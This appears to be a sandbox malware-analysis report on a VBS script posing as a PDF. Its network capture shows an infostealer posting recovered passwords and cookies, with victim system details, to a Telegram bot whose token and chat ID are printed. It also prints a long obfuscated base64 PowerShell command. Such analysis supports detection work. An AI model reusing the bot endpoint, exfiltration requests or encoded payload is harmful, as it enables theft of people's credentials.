67 93 fe 80 ee bb 28 d2 69 2c 5d c0 d0 66 53 28 e7 89 f5 53 26 ba bd 0d a4 29 4c 01 8f 4d c8 62 Data Ascii: I7<zx+pLeL>u:EiR{)mL{r.kln9DEb>;)si~j~k$J!7/)Ns0}iL?Z/50W<&b.&-A"]W,JvSO`U%_g(i,]fS(S&)LMb
2022-05-12 12:19:07 UTC	911	IN	Data Raw: 88 3c eb a4 14 87 0b e5 ab 0a cf 9d 72 c4 90 aa dc 0b d8 ba 8a 31 6f 4e fe 1e a0 e1 4c 32 72 e6 1b 29 b0 f7 54 a7 ac 9f 38 bb 30 00 08 48 80 f8 1b 57 4d a8 81 76 ed 49 26 f4 d2 31 d4 09 ca a3 97 1b 2a 70 c4 5f 3b f5 7e c7 36 51 2d 64 a8 4a 76 b9 dd 3a 44 10 19 e8 5b c7 53 b9 41 49 59 c3 71 39 83 db 83 1b ab b5 08 45 0a 32 71 62 be 6b e6 b3 97 41 9b 07 bc b3 3b b7 44 c3 a5 f3 68 d6 3a f9 ae 02 d4 24 25 e3 7f a9 43 4a 10 37 58 aa 80 a6 40 14 ce 94 35 36 57 77 2c cd d6 7a 22 90 7b 33 29 bd 2d be 87 f3 ee 45 4b a2 d3 52 b6 22 94 38 08 a6 6d 45 23 37 c5 6a 53 39 74 5f 9c 82 58 e6 3a 22 57 40 0b db 03 6a ae a4 3e 60 43 c8 ed 18 fd 7e ca 71 fd 46 cb 98 d7 a1 ff 99 70 5b 88 db cf 5a d5 38 e4 1e 67 00 cd 57 7c ed 6c de e3 c3 43 b7 32 a9 70 13 25 6a f0 9e 91 9b b4 Data Ascii: <r1oNL2r)T80HWMvI&1*p_;~6Q-dJv:D[SAIYq9E2qbkA;Dh:$%CJ7X@56Ww,z"{3)-EKR"8mE#7jS9t_X:"W@j>`C~qFp[Z8gW|C2p%j

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.11.20	49778	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2022-05-12 12:19:26 UTC	918	OUT	POST /bot2135733177:AAGBiQMSb9sct4MUL0kpdpB0pPO3n3AKBfA/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=----------8da342734d3a29d Host: api.telegram.org Content-Length: 998 Expect: 100-continue Connection: Keep-Alive
2022-05-12 12:19:26 UTC	918	IN	HTTP/1.1 100 Continue
2022-05-12 12:19:26 UTC	918	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 33 34 32 37 33 34 64 33 61 32 39 64 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 2d 36 32 33 31 38 36 36 35 36 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 33 34 32 37 33 34 64 33 61 32 39 64 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 50 57 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 41 72 74 68 75 72 2f 30 33 35 33 34 37 0a 4f 53 46 75 6c Data Ascii: ------------------------------8da342734d3a29dContent-Disposition: form-data; name="chat_id"-623186656---------- ----------8da342734d3a29dContent-Disposition: form-data; name="caption"New PW Recovered!User Name: user/03534 7OSFul
2022-05-12 12:19:26 UTC	919	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Thu, 12 May 2022 12:19:26 GMT Content-Type: application/json Content-Length: 640 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":38612,"from":{"id":2135733177,"is_bot":true,"first_name":"luckyorig","username":"lucky origbot"},"chat":{"id":-623186656,"title":"LUCKY ORIGIN LOGS","type":"group","all_members_are_administrators": true},"date":1652357966,"document":{"file_name":"user-035347 2022-05-12 02-50-53.html","mime_type":"text/html" ,"file_id":"BQACAgEAAxkDAAKW1GJ8-07pbKz3GUaYxDypoqUuxtA_AAKUAwACboLpR1jrPd38PL2qJAQ","file _unique_id":"AgADlAMAAm6C6Uc","file_size":424},"caption":"New PW Recovered!\n\nUser Name: user/03534 7\nOSFullName: Microsoft Windows 10 Pro\nCPU: Intel(R) Core(TM) i9-9900K CPU @ 3.60GHz\nRAM: 8191.25 MB"}}


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.11.20	49779	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-12 12:19:31 UTC	920	OUT	POST /bot2135733177:AAGBiQMSb9sct4MUL0kpdpB0pPO3n3AKBfA/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=----------8da3428d09d054e Host: api.telegram.org Content-Length: 21529 Expect: 100-continue
2022-05-12 12:19:31 UTC	920	IN	HTTP/1.1 100 Continue
2022-05-12 12:19:31 UTC	920	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 33 34 32 38 64 30 39 64 30 35 34 65 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 2d 36 32 33 31 38 36 36 35 36 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 33 34 32 38 64 30 39 64 30 35 34 65 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 43 6f 6f 6b 69 65 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 41 72 74 68 75 72 2f 30 33 35 33 34 37 0a 4f Data Ascii: ------------------------------8da3428d09d054eContent-Disposition: form-data; name="chat_id"-623186656---------- ----------8da3428d09d054eContent-Disposition: form-data; name="caption"New Cookie Recovered!User Name: user/0 35347O
2022-05-12 12:19:31 UTC	921	OUT	Data Raw: a1 7f 59 5e 72 f3 2f c1 3a 80 11 0a 8e 4a c3 d3 e8 38 12 fd 5f 39 a4 50 f1 64 2a 9e be 54 ca 02 37 34 46 18 02 a1 fe 67 37 30 86 23 72 0c 15 cb 88 1d 6c 04 8e f8 2f 5c 6a cf 3b a4 90 a9 ff 42 18 8c e9 05 c0 30 9a 82 a1 fe 2b 79 da 5a 3e ae 0e 1e 3e 36 f2 6a 4b 93 88 96 fc 7c aa d0 92 07 12 82 96 3c 10 8f ea ea 30 2e 2e 49 a4 34 2b 0b 9e 14 8a 8b a7 45 13 00 e7 98 18 3a 99 f9 37 fa 57 82 44 eb fc fa 45 18 3a c1 f6 fc 7f 3a 43 81 80 fc 47 08 63 e5 96 14 17 67 4d 45 30 0b 6a 22 8e 8e 01 2e b6 df 8a 68 e0 13 35 a0 6c 75 76 73 b5 f3 45 7a a2 ec 91 0b 72 e2 af fc e7 ee e9 e0 82 f4 0c 90 77 b2 09 d0 92 9f 2b 45 17 38 57 57 65 e3 92 34 15 ff 53 9e 03 2c a0 75 80 9f ec 0c 4d 3c 80 30 08 e3 62 87 5e 67 81 8e 42 5f 32 fe 03 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 Data Ascii: Y^r/:J8_9Pd*T74Fg70#rl/\j;B0+yZ>>6jK|<0..I4+E:7WDE::CGcgME0j".h5luvsEzrw+E8WWe4S,uM<0b^gB_2
2022-05-12 12:19:31 UTC	937	OUT	Data Raw: d7 94 d7 94 bd 97 f5 33 ab 1b 2b 3f cb 20 4f 35 87 35 4f 8f c0 06 36 41 0e 3c 5b 2c c7 03 2e 5d de 66 de a3 7c 6c d0 78 a8 fd bf e8 49 33 7c 98 ff df d6 6d ff 67 c8 02 2d 1d 28 eb b2 8d 1a c4 7a 15 a0 82 5b 7c 77 51 65 86 08 92 01 aa 24 86 ab 65 6a 1f c4 3a 29 a0 c8 06 6e 2e 2a 9e 11 81 ec 01 2c 39 ff d3 de 9f 47 82 0b a2 24 ca 50 f9 f7 14 bf ab 83 35 82 2a cd 28 39 80 8f 43 c9 31 21 04 1c 96 d1 1e 8e 02 c6 eb 1d ac 6d 10 d1 32 40 a5 b0 f4 9e b5 17 e3 8b 94 55 5c 10 84 14 e3 26 a3 eb c1 28 0e 68 58 2a 9e c2 0c 3b 34 3a 1c 13 4a 43 90 b5 19 f7 4d 97 bb 0f 6c 22 0a a7 63 c2 d1 3e 48 b4 ae ae 91 9e ae 9e 9e 0e 5a 1f 41 92 05 4e 58 5e f6 0b f8 50 04 91 a1 05 21 ba fc e3 10 04 0e 6b 16 9d 7f 2b 30 a4 81 d1 9e c5 b1 ce 1c d8 41 e0 f4 80 c1 01 c6 bd 7f 3e 0e 80 Data Ascii: 3+? O55O6A<[,.]f|lxI3|mg-(z[|wQe$ej:)n.*,9G$P5*(9C1!m2@U\&(hX*;4:JCMl"c>HZANX^P!k+0A>
2022-05-12 12:19:31 UTC	941	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 33 34 32 38 64 30 39 64 30 35 34 65 2d 2d 0d 0a Data Ascii: ------------------------------8da3428d09d054e--

Timestamp	kBytes transferred	Direction	Data
2022-05-12 12:19:32 UTC	941	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Thu, 12 May 2022 12:19:32 GMT Content-Type: application/json Content-Length: 651 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":38613,"from":{"id":2135733177,"is_bot":true,"first_name":"luckyorig","username":"luckyorigbot"},"chat":{"id":-623186656,"title":"LUCKY ORIGIN LOGS","type":"group","all_members_are_administrators":true},"date":1652357972,"document":{"file_name":"user-035347 2022-05-12 03-02-20.zip","mime_type":"application/zip","file_id":"BQACAgEAAxkDAAKW1WJ8-1SAfb2psvIE6WpM909FQ7I3AAKVAwACboLpR5Us2wkDKlLqJAQ","file_uniq ue_id":"AgADlQMAAm6C6Uc","file_size":20946},"caption":"New Cookie Recovered!\n\nUser Name: user/035347\nOSFull Name: Microsoft Windows 10 Pro\nCPU: Intel(R) Core(TM) i9-9900K CPU @ 3.60GHz\nRAM: 8191.25 MB"}}

Statistics

Behavior



- wscript.exe
- powershell.exe
- conhost.exe
- csc.exe
- cvtres.exe
- ieinstal.exe
- wscript.exe
- ieinstal.exe
- ieinstal.exe
- ieinstal.exe
- ieinstal.exe
- ieinstal.exe
- ieinstal.exe
- powershell.exe
- conhost.exe
- csc.exe
- cvtres.exe
- CasPol.exe

Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: **8348**, Parent PID: **5048**

General

Target ID:	1
Start time:	14:15:49
Start date:	12/05/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\doc_65398086_4190362045539.pdf.vbs"
Imagebase:	0x7ff6c5d30000
File size:	170496 bytes
MD5 hash:	0639B0A6F69B3265C1E42227D650B7D1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **2444**, Parent PID: **8348**

General

Target ID:	21
Start time:	14:16:40
Start date:	12/05/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -EncodedCommand "IwBJAG4AcwB0AHIAdQA5ACAAUwBCAEUAVQBSAFQARQBS AE4ARQAgAFMAbABhAG4AIABTAHAAbwBuAHQAYQBuADcAIABVAE4AQwBBAEwATAAgAGUAbQBiAG8AIAByAGUAaQB0ACAAVABhAHIAcABhAHAAZQ AgAHUAZwBpAGYAdABlAHMAZAAgAEIAQQBDAEsAUwBUAEEASQBSACAAZQBnAG8AaQB0AHkAaAAgAFMAbQBlAGQAIABVAFIATwBHAE UATgAgAHYAYQBzAG8AcgByAGgAYQBwACAAQQBtAGUAdABvAG8AIABQAEEAUgBBAFAASABSAEEAUwBUACAASwByAHkAbQBtAGUAbA BsAG8AYwAyACAASQBOAFQARQBSAFMAUABJAFIAIABVAG4AcwBxAHUAZQA2ACAAagBhAGMAbwBiAGkAdABpAHMAIABQAEgATwBOAE 8AUABIACAAQQBiAHMAYwBvAG4AZABlAHIAcwA3ACAAQwBoAGkAawBpAHQAYQBvAHAAcwAgAFMASwBZAEcARwAgAEQATwBNAE0ARQ BEAEEARwBTACAAbgBvAG4AYQBzAHMAaQBzAHQAYQAgAEEAcgBjAGgAYwBoAGUAIAB0AHYAaQB2ACAASwBhAHAAcgBpAGYAbwBsAG kAIABGAGkAbgBhAG4AcwB0AGkAIAANAAoAIwBUAHIAaQBwAHAAZQB0AHMAIABNAGwAawBlADIAIABuAG8AbgBlAHgAcABsAG8AcgAgAEYATwBM AEsARQBDAEUAIABBAHIAdgBlAGYAbABnAGUAIABGAEEAUwBUAFAAUgBJAFMAUwBZACAASABvAGcAZwB3ADYAIABSAGUAcABlAHQANAAgAEgAQQ BMAFYATwBOAEsATABFACAAQQByAGIAZQBqAGQAcwAgAFAATABPAFQAVABFAFIAIABUAHMAZQBkACADQAKACMARAB5AG4AYQBtAG kAawBrAGUAbgA3ACAAUwBUAEsAWQBTAFQAVAAgAEgAeQBkAHIAbwBuAGkAdAA1ACAAcgBlAGQAaQBzAHQAcgBpACAAbQBlAHIAaQBjAGEAcgAg AHYAaQBwAHAAIABGAGEAYgByADEAIABGAEwATwBWAE0AQQAgAEEAQQBOAEQAUwBIAE8AIABTAHQAYQBhAGwAcwB0AHUAIABKAEUA UwBVAEkAIABUAGEAbgBhACAAQwBvAG0AbQBvACAARwB1AGEAcABpAG4AbwAgAFMAeQBuAGsAcgBvAG4ANwAgAGQAZQB2AGwAaQBu AHIAZQB0ACAATwBtAHMAdABuAGkAbgBnAHMAZwAgAFIAZQBzAGUAMgAgAG0AZQB0AHIAbwBsAG8AIABTAFUARwBFAE4ARQBLAEQAQgBPACAAUw B2AGkAcgBwAGUAdABzAHUAbQAxACAAaAB5AGQAcgBhAHQAZQByACAATwBCAFMARQBSAFYAQQAgAFQARQBNAFAAQQBOAEEAIABWAE kASwBJAE4ARwBFAFIAIAB1AHAAcgBpAHYAZQBlAGsAcwAgAGgAZQBhAHIAdABiACAARQBtAGIAZQBkACAAVQBOAEEAUwBTAEUATgAgAE8AUABL AEwAQQAgAGUAZQBiAHIAZQBlAHIAZQAgAFAAaQBjAHIAaQB0AGkAYwAzACAADQAKACMARQBFAEwASQBFAFMAVAAgAEMAcgB5AHMA dABhAGwAbwBnADEAIABEAFUAUwBJAE4ATQBFACAASQBuAGQAaQB2ADgAIAB1AGQAcwBrAHIAaQBmAHQAcwBwACAAVABlAGsAbgBvAGsAcgBhAD EAIAB0AHkAbgBkAHQAZgAgAEUAbABlAHYAdABpAG0AZQA2ACAAZAB5AGsAcwB2ACAAYgBvAG4AYgBvAG4AZQByAHMAIABhAG4AdABpAGMAYQBw AGkAdAAgAHUAbgBkAGUAcgAgAHYAaQBlAHIAIABZAEQARQBSAFAAIABLAGwAYgBlAGIAYQBhAG4AZAA5ACAAVgBpAHAAcwB0ADQAIABNAGEAeA BpAG0AbwBuACAAQQBwAHAAcgBhAGkAcwBlADQAIABBAFIAVABJAEcARQBSACAADQAKACMAVQBEAFMASwBSAEkARABOACAAegBpAH QAYQBzACAAcwBwAGEAbgBrACAAVABpAHAAcABlAHIAaABvADYAIABzAGMAcgBvAGwAIABGAG4AaQBzAHIAIABGAFIAQQBTAEkARwBFACAAZABp AGUAdABpAGMAaQBhACAAaABhAGEAbgAgAFMAcABhAGEAbQBuAGQAcwAxACAAcwBlAHIAdgBpACAATABlAGQAcwBhAGcAZQBtAHUAIABVAG4AZA BlAHIAawBlAG4AZAB0ADcAIABTAGEAbgBkAHAANAAgAGsAYQBwAHMAbABlAHIAYgBhAHMAIABkAGkAcwByACAAUABSAE8AUAAgAHIAbwBzAHMA ZQAgAEYAbwByAGsAbABhADkAIAANAAoAIwBUAHIAYQBuAHMAaQBzAHQAbwByADEAIABXAEEAUgBEACAARABvAG0AcwBmAG8AMwAgAEIAQQBKAE EARABTAEUATgAgAEsAQQBSAEEASwBUAEUAUgBCACAAYwBoAGwAbwAgAEkAcwBvAGMAIABPAHIAbwBuAHQAaQB1AG0AMwAgAEUAcQ B1AGkAcABwAGUANwAgAEUAcABpAGcAcgBhAG0AcgAgAE0AYQB0AHQAaQBzAHAAdQAgAFMAaABvAHAAcABpAG4AZwBlACAAUgBFAF QASQAgAEQARQBPAFIAUwBVAE0AVgAgAGEAbABtAHUAIABHAHIAYQB2AGgAdQAgAEYAbwByAHMAZwA4ACAAVABlAGsAbgBvAGsAcgBhAD BUAE8ARwBSAEEARgBSAEEAIABTAHQAcgBhACAAZABpAHMAdAByAGkAIABTAFAATABJAEMARQBBAEIAIABnAHIAaQB0AG0AZQBkAGkAIABsAHMA ZQBhAGQAZwBhACAASwBBAFQAQQBQAFUAIABtAGEAbgBpACAAUABhAHIAZQBuAHQAaABvAG8AIAB1AGQAcwB2AGkAIAANAAoAIwBT AGEAbQBsAGkAdgBzADUAIABhAG0AYgBpACAAdQByAG8AbwB0AHcAbwBzACAAUgBlAHMAaQBzAHQAaQBuAGcAbAA3ACAAdAByAGEAbgBzAHAAbw ByAHQAYQAgAHMAcABlAGoAbABpAG4AZwAgAE4AQQBUAEkATwBOAEEATAAgAEUAbgBkAGUAdgBlAG4ANgAgAFIATwBMAEwARQAgAFUAbgBpAG4A dABlAGwAbAA2ACAAbQBvAGQAZQAgAFMAZQBjAHQAaQBvAG4AYQBsAGwANwAgAFUAbgBzAGUAcgA5ACAARgBlAHIAcgB5AHMAbABvACAADQAKAC MAVABBAE4ARABCAFIAIABmAHIAaQBvACAAVABpAGwAbABpAGQANwAgAFAAcgBvAGcAeQBwADkAIABIAEEAVgBFAEIAUgAgAG0AYQB1AGcAZQBy AGEAcwBzACAAYgBlAG0AYQBsAGkAbgBnAGMAbwAgAEgAZQB0AGUAcgBvAG0AbwByAHAAMgAgAFMAbgBhAHAAcgBlAGwAeQ BzAGQAZAAgAFUAbgBkAGUAcgAgAA0ACgAjAE0AVQBMAEwARQBJAE4AUwAgAE0AYQBnAGQAYQBsADQAIABOAE8ATgBDAFIAWQBTAFQAIABIAG8A ZQBqAHIANQAgAEIAVQBOAEkATgBHAEUAIABTAFcASQBEAEcAIABmAG8AcgBwAGEAZwB0ACAAVABZAFAARQBHAE8ARAAgAFMATQBB AEEAUABBAFIAVABJACAAVQBOAEQARQBSAFMASwBPAFYARAAgAFMAawBvAGwAZQBnACAAYQByAHUAcwBoAGEAIABjAG8AYQB0ACAA QgBlAGsAeQBtAHIAZQA1ACAAcwBuAGkAZwBnAGUAcgBlAHIAYQAgAE4AQQBCAE8AIABWAEEAVABUAEUAVABTACAAUABhAHIAYQB0ADYAIABSAE EAQgBBAFQAIABNAGkAcwBkAGUAcwBjAHIAaQBiACAAUABFAE4AUwBJACAAVABhAG0AcgBhADgAIABQAFIAVgBFAEwAUwAgAA0ACgAjAFQAbwBi AGEAbgB0AGkAaAA1ACAAcABvAHQAbwByAG8AbwBzAGkAawAgAEQAbwByAHMAbwBpAG4AdAAgAGEAbgBmAGEAIABRAHUAYQBkAHIAaQBvAGUAIA BrAGkAbABvAHYAYQByAGUAIABCAEwAQQBOAEsATABBAEsAUwAgAEgAQQBGAEYAIABUAHIAYQBlAGsAdgBvAGcAbgBlACAAUwBJAEcATgAgAFIA ZQBzAGMAaQAgAHAAYQBuAHQAZQBuAGQAZQBzAGEAIABSAGEAZABpAGEAbABnAGEAZAAzACAAZQBtAGIAcgBvAGkAZABlAHIAIABUAG8AbAByAG UAcgAxACAATABlAHYAaQBnAGEAIABTAGsAcgB1ADUAIABBAGYAbABhAGQAZQBlAG4AIABVAG4AZwBsAGEAOQAgAEEAZQByAG8AcwBvAGwAZQAz ACAADQAKACMAQQBmAHIAaQBrAGEAbgBkAGUAIABNAGUAZABsADQAIABvAGIAcwB0ACAAYQBuAHMAdABkAGUAIABhAGMAYwBlAGwA ZQByAGEAdABpACAAcwBpAGwAaQBjACAASQBuAGQAZQBrAGwAMwAgAEsAbgBlAGIAbABpAG4AZwBlACAATgBvAHQAbwBkAG8AbgAgAFAAYQBjAH UAbgBvAG4AcwAgAEIAYQByAGkAdQBtAG0AIABVAG4AZABlADYAIABwAG8AbABhACAAYgBvAG8AcwBoAGEAIABEAGUAeAB0AHIAbwBy AG8AdAAgAFQAYQB3AGkAZQBvAHAAZQByAGEAIABDAHIAZQBzAHMAeQByAHUAdABzACAAVABlAHgAdAB1AGkAcwB0AGIANgAgAE0AYQB6AGgAIA BNAGkAYwByACAAZABpAGYAZgBlAHIAZQBuAGMAIABOAE8ATgBTAEMASABJAFMAIABJAG4AbwBoAGUAcwA2ACAASABJAEwARABJAE0ASQBUAEEA IABNAGUAdABhAGkAbgAgAGEAbgB0AGkAYwB5ACAADQAKACMARQBwAGkAbABkAG8AZABlAGMAIABVAHAAYgBsAG8AdwBwAGgAeQBs ACAAcAByAGUAdAByAGUAYQB0ACAAcgBlAGEAYwBjACAAWQBlAGwAbABvAHcAIABzAHUAYgBzAHQAcgBhACAAUwBUAEEAQgBJACAARgBSAE8AUw BUACAAVAByAGUAcwB0AGwAZQBmAHIAYQAgAA0ACgAjAHAAcgBlAGUAeAB0AGkAIABTAFIASQBOAFQARQgAFMAawBhAG0AZgBpAGwAMwAgAEgA YQBsAGsAYQBoAHMAbQBpAGQAIABBAGwAZQBiAGUAbgAgAHQAZQBsAGUAZgBvAG4AIABTAGEAYQB0AGUAcgBwAGEAbAAgAFQAVwBF AE4AIABEAHIAdABvAHMANgAgAFIARQBNAE8AIABBAE0AUABIAEkAQwAgAA0ACgAjAEIAcgBvAHYANAAgAEIAYQBnAHAAZQByAHIAbwBuACAAUw BIAEEARABPAFcATABJAEsARQAgAE0AbwBlAHUAcgBzAGYAbAAgAFUAcwBhAG4AZABoAGUANQAgAFMAdABpAGYAdABpAGMAZQBwAGkA bwBuAG8AcABmADIAIABTAHQAZQBuAGcAYQBsAGwAZQBuADUAIABUAHYAaQB2ADkAIAB2AGkAYQBsAG0AYQBrAGUAIABBAHIAYgBlAGAAAUgBlAH AAaQBsADkAIABBAHUAdABoAHYAIABCAGwAZQBhADgAIABGAG8AdABvADYAIABiAGEAbgBrAGQAaQByAGUAIABPAGUAbABuAHcAeQBh AGwAIABEAGUAcAByAGUAcwAzACAAQwBBAE4ATgAgAA0ACgAjAFUAbgBkAGUAcgAgAFYAaQBzAGsAZQBpADgAIABTAGUAeABpAHYAYQBsAGUAbg BjACAAUAB1AG4AZABpACAAawByAGEAdgBtAGUAIABEAGUAYwBhAGwAYwAgAEcAbwBsAGQAYwB1AHAAIABJAG0AcABlADEAIABVAEQAUABFAEcA RQBTAE8AUABTACAAdABpAG4AcwB5AGsAbwAgAGUAcwBzAGUAbgB0AGkAYQAgAFMAdABvAHIAaAAzACAAVgBpAHIAawBzAG8AbQAgAE8ASwBBAF AASQBTAFMAVABSAEkAIABNAG8AbgBlAHQAaQB0AGUANwAgAFMAWQBSAEkATgBTACAASwBvAG4AZgB1AHMAaQBvAG4AZQ A5ACAAVABvAG0AZQByAHcAaABlAGUAbAAzACAASABBAFYARQBOAEUAUgBTAEgAIABCAHIAYQBpACAADQAKACMASwBPAE4ARgBJAF QAVQBSAEUAIABGAG8AbwB0AGgAbwBsAGQAIABCAEkATABCAE8AUQBVAEUAVAAgAFMAaABpAGYAdABhAGIAbABlADkAIABPAHUAdABzACAAdgBl AG4AcwB0AHIAZQBsAGkAIABGAEwAQQBFAEMAWQBQACAARwBFAE4AROBSAEEATABTACAALwBQAE8ARwBFAEMAIABNAEkAVABVAF8A

UABTAFQAIABTAEkARABUACAAVAByAG8AbABkAGQAIABDAGEAcgBkAGkAIABtAGUAbgBzACAAcgBuAG4AZQBiAG8AIABYAFgAWABWAEkAIABhAG
QAZABzAHQAbwBsACAAcABhAHIAYgAgAFMAYQBsAG0AIABIAFkATABBAEcAWQAgAFQAaQBsAHMAbgBpAGcAZQA5ACAARABvAHUAYwBlAHAAZQAx
ACAAUgBhAHIAZQBmAGkAMwAgAFAAbwBzAHMAIABOAG8AbgBhAHIAeQBvAHAAdAAgAFAAaABvAHQAbwByAGEAZABpACAATQBlAGQA
YQAyACAAZQBxAHUAaQBuAG8AeAAgAEEATQBCAFUATABBAFQASQAgAEEATABHAEUAQgBSAEEAIABJAG4AdAByAGEAbgBzACAADQAK
ACMAVwBPAE8ARABSACAATQBpAG4AaQAgAEYAbwByAGgAaQBuACAAVgBsAGcAZQByAG4AZQBjAG8AIABSAEEAVABBACAAdgB1AGwA
cABpACAATwBtAHYAdQByAGQAZQByAGkAIABPAEIAUwBFAFIAVgBBAFQASQAgAFQAdQBiAGIAZQByAG8AIABUAHkAcABlADIAIABIAE8AUgBOAF
AASQBQAEUASQBDACAAZwByAHUAbgBkACAAZgByAHkAcwAgAG4AbwBuAGwAYQByAGMAZQBuAG8AIAB0AGkAdABvACAAUwBjAGUAbgBhAHIAaQBl
AHQAZQAgAFAAYQByAGEAcAByADMAIABBAGQAcwBjADcAIABTAFQAUgBBAEYAVQBEACAATgBlAGQAcgBhAGsAawAgAE0AQQBJAEwA
QQBCAEkATABJACAAUwBtAGEAYQBsAGkAZwBoACAAUwBLAEUASABFAEoAUgBFACAAQQBmAGcAYQBuAGcAcwAgAEIARQBBAFIARABF
ACAAQgBFAE4ARwAgAGYAZQBkAGUAcgBhAGMAIABrAGwAZABlAGIAcgBzAHQAIAB2AG8AdgBzACAADQAKACMAYgBhAHIAbwBtACAATAB1AGYAdA
BmAGEAcgB0ADMAIAB0AGUAbABlAHMAIABDAEgAQQBMAE8AIABVAG4AaQBmAGkAZQBzAHMAYQAgAFMAawByAGEAYQBwAGEAIABVAG
4AYQBkACAAbgBhAHMAYQBsAGkAIABsAGEAdQBnAGUAIABGAG8AcgB2AGEAcwBrADQAIABCAGEAdABhAHQAZQByAG4AZQBvADcAIAANAAoAIwBQ
AEEAVQBDAEkAIABmAG8AcgBoAG8AZQAgAEQAaQBzAHIAbwAgAEQAZQBiAG8AdQBjAGgAbQBlADkAIABUAGUAbABlADIAIABDAG8AbABsAHUAZA
BlAGIAbwBhADQAIABDAEUATABJAE8AUwBDAEgAIABUAGkAbABrAGUAbgBkAHQAIABBAHAAaABvAHIAIABDAG8AbQBiAGkAbgBkAGQAbwBwACAA
RABJAFMAUABFAFIAUwBJAE8ATgAgAEsAbwBuAHQAaQBuAHUAYQB0AGkAMgAgAFUAbgBjAGwAZQByAGsAbABpADIAIABGAFUATABEAFQASQBEAC
AAVABvAHgAbwB0ADYAIABSAGEAbgBrAG4AZQBzAHMAIABNAG8AbgBvAHQAeQBwADYAIABOAGUAdQByAG8ANAAgAG4AZQB1AHIAbwBwAGgAaQBs
ACAAaABlAGwAcwB0AGUAbgBzACAAUwBUAFIAQQBQAE4ASQBOACAASAB1AGQAZQAzACAATwBFAFYAUgBFACAADQAKACMAdABvAG0A
YwAgAEsATwBOAEYATwBSAE0AIABDAGkAdAByAG8AbgBwAHIAZQBzACAAUABvAHMAaQB0AGkAdgBlAGwAeQAgAEgARQBNAE8ATQAg
AFMAawBnAHAAOQAgAHMAcAByAG8AZwB1ACAAQQBuAHQAaQBtACAAUwBOAE8ATwBQAEUAUgAgAEkAcwBvAHQAZQByAGUAaQA3ACAA
